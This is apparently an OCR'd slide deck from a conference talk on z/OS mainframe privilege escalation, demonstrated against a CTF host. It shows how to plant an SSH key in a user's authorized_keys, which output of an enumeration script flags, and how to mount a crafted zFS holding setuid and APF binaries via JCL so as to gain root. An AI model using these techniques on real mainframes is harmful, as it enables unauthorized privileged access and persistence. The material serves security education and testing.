
```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS       8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP     8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS         18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
# chmod -R 600 MARK/.ssh
# echo $PUBKEY > MARK/.ssh/authorized_keys
#
```

```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS        8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP      8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS          18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
# chmod -R 600 MARK/.ssh
# echo $PUBKEY > MARK/.ssh/authorized_keys
# ls -al MARK/.ssh/
total 32
drw-------   2 MARK     CHALS        8192 Feb 21 00:21 .
drwx------   3 MARK     CHALS        8192 Feb 21 00:21 ..
-rw-------   1 MARK     CHALS         587 Feb 21 00:21 authorized_keys
```


```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
```

```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
MARK:/u/MARK: >
```

```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
MARK:/u/MARK: > id
uid=1216(MARK) gid=1009(CHALS)
```



```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
MARK:/u/MARK: > id
uid=1216(MARK) gid=1009(CHALS)
MARK:/u/MARK: > tsocmd lu
lu
USER=MARK  NAME=MARK MY WORDS        OWNER=IBMUSER   CREATED=20.195
 DEFAULT-GROUP=CHALS   PASSDATE=25.195 PASS-INTERVAL= 90 PHRASEDATE=N/A
 ATTRIBUTES=SPECIAL OPERATIONS
 REVOKE DATE=NONE   RESUME DATE=NONE
```



```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
MARK:/u/MARK: > id
uid=1216(MARK) gid=1009(CHALS)
MARK:/u/MARK: > tsocmd lu
lu
USER=MARK  NAME=MARK MY WORDS        OWNER=IBMUSER   CREATED=20.195
 DEFAULT-GROUP=CHALS   PASSDATE=25.195 PASS-INTERVAL= 90 PHRASEDATE=N/A
 ATTRIBUTES=SPECIAL OPERATIONS
 REVOKE DATE=NONE   RESUME DATE=NONE
```

Mounting Datasets

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```


Understanding HFS/zFS

HFS = Hierarchical File System
zFS = z/OS File System

You mount a dataset to a mount point

PHIL.OMVSHOME.ZFS → /home/PHIL

Using z/OS tools you can always create your own and mount it, but the SETUID and APF bits aren't preserved… unless



```
/home/PHIL (PHIL.OMVSHOME.ZFS)
/usr/lpp/IBM/cyp (CYP3B0.ZFS)
/apps/zowe/v20 (ZWE200.CONFIG.ZFS)
/usr/lpp/zowe (ZWE200.ZFS)
/etc/dbb (ISM402.ETC.DBB.ZFS)
/usr/lpp/IBM/dbb (ISM402.DBB.ZFS)
/var/zexpl (ISM402.VAR.ZFS)
/etc/zexpl (ISM402.ETC.ZFS)
/usr/lpp/Rocket/rsusr/ported (ISM402.RGIT.ZFS)
/usr/lpp/IBM/rseapi (ISM402.RSEAPI.ZFS)
/usr/lpp/IBM/zoautil (ISM402.OPENAU.ZFS)
/usr/lpp/IBM/zexpl (ISM402.ZEXPL.ZFS)
/usr/lpp/IBM/akg (ISM402.UTIL.ZFS)
/usr/lpp/IBM/zee (ISM402.IDZ.ZFS)
/global/zosmf (IZU.SIZUUSRD)
/var/zosconnect (ZFS.S0W1.ZOS.CONNECT)
/usr/lpp/IBM/zosconnect/v3r0 (BAQ30E.REL.ZFS)
/usr/lpp/IBM/zosconnect (BAQ30E.BASE.ZFS)
/apps/ucd/v7.3.2 (BUZ732.CONFIG.ZFS)
/usr/lpp/IBM/ucd/v7.3.2 (BUZ732.ZFS)
/usr/lpp/java/J17.0_64 (JVBH00.ZFS)
/usr/lpp/java/J11.0_64 (JVBB00.ZFS)
/usr/lpp/java/J8.0_64 (JVB800.ZFS)
/usr/lpp/java/J8.0 (JVA800.ZFS)
/usr/lpp/mqm/V9R2M0 (CSQ920.ZFS)
/usr/lpp/IBM/pli/v6r1 (IEL610.ZFS)
/usr/lpp/IBM/cobol/igyv6r4 (IGY640.ZFS)
/usr/lpp/IBM/gdp (ISM402.WAZI.ZFS)
/web/httpd1 (ZFS.S0W1.WEB.CONFIG.ZFS)
/web (ZFS.S0W1.WEB)
/u (ZFS.USERS)
```

APF & SETUID Bits

RACF UPDATE access to either:

- SUPERUSER.FILESYS.USERMOUNT
- SUPERUSER.FILESYS.MOUNT

(READ allows mounting but it does not honor the security bits)

Crafting our Privilege Escalation

1. Create a zFS dataset on your own LPAR and mount it
2. Create your setuid and APF programs and copy them to your new zFS
3. Unmount it
4. Package it up with some JCL to an XMI file
5. Transfer it to target mainframe using SCP
6. RECEIVE, extract and mount it with JCL using the USS submit command
7. Run your tools

```
//MOUNT EXEC PGM=IKJEFT01
//SYSPRINT DD SYSOUT=*
//SYSTSPRT DD SYSOUT=*
//SYSTSIN DD *,SYMBOLS=JCLONLY
PROFILE NOPREFIX
MOUNT FILESYSTEM(HACK.THE.PLANET) -
TYPE(ZFS) -
MODE(RDWR) -
SETUID -
MOUNTPOINT(‘/tmp/hack_the_planet')
/*
//*
```


```
//MOUNT EXEC PGM=IKJEFT01
//SYSPRINT DD SYSOUT=*
//SYSTSPRT DD SYSOUT=*
//SYSTSIN DD *,SYMBOLS=JCLONLY
PROFILE NOPREFIX
MOUNT FILESYSTEM(HACK.THE.PLANET) -
TYPE(ZFS) -
MODE(RDWR) -
SETUID -
MOUNTPOINT('/tmp/hack_the_planet')
/*
//*
```

On Our Target LPAR

```
> ls -alE /tmp/hack_the_planet/bin
total 224
drwxrwxrwx        2 960016   OMVSGRP     8192 Jan 28  2025 .
drwxrwxrwx        4 960013   OMVSGRP     8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-  1 960016   OMVSGRP     4096 Jan 28  2025 modwshl
-rwsrwxrwx  -ps-  1 OMVS     OMVSGRP    73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-  1 960016   OMVSGRP     8192 Jan 28  2025 oeconsole
```

```
> ls -alE /tmp/hack_the_planet/bin
total 224
drwxrwxrwx        2 960016   OMVSGRP     8192 Jan 28  2025 .
drwxrwxrwx        4 960013   OMVSGRP     8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-  1 960016   OMVSGRP     4096 Jan 28  2025 modwshl
-rwsrwxrwx  -ps-  1 OMVS     OMVSGRP    73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-  1 960016   OMVSGRP     8192 Jan 28  2025 oeconsole
```

```
> ls -aE /tmp/hack_the_planet/bin
total 22
drwxrwxrwx         2 960016   OMVSGRP     8192 Jan 28  2025 .
drwxrwxrwx         4 960013   OMVSGRP     8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-   1 960016   OMVSGRP     4096 Jan 28  2025 modwshl
-rwsrwxrwx  -ps-   1 OMVS     OMVSGRP    73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-   1 960016   OMVSGRP     8192 Jan 28  2025 oeconsole
```



```
> ls -alE /tmp/hack_the_planet/bin
total 224
drwxrwxrwx         2 960016   OMVSGRP     8192 Jan 28  2025 .
drwxrwxrwx         4 960013   OMVSGRP     8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-   1 960016   OMVSGRP     4096 Jan 28  2025 modwshl
-rwsrwxrwx  -ps-   1 OMVS     OMVSGRP    73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-   1 960016   OMVSGRP     8192 Jan 28  2025 oeconsole
```

APF Buffer Overflows

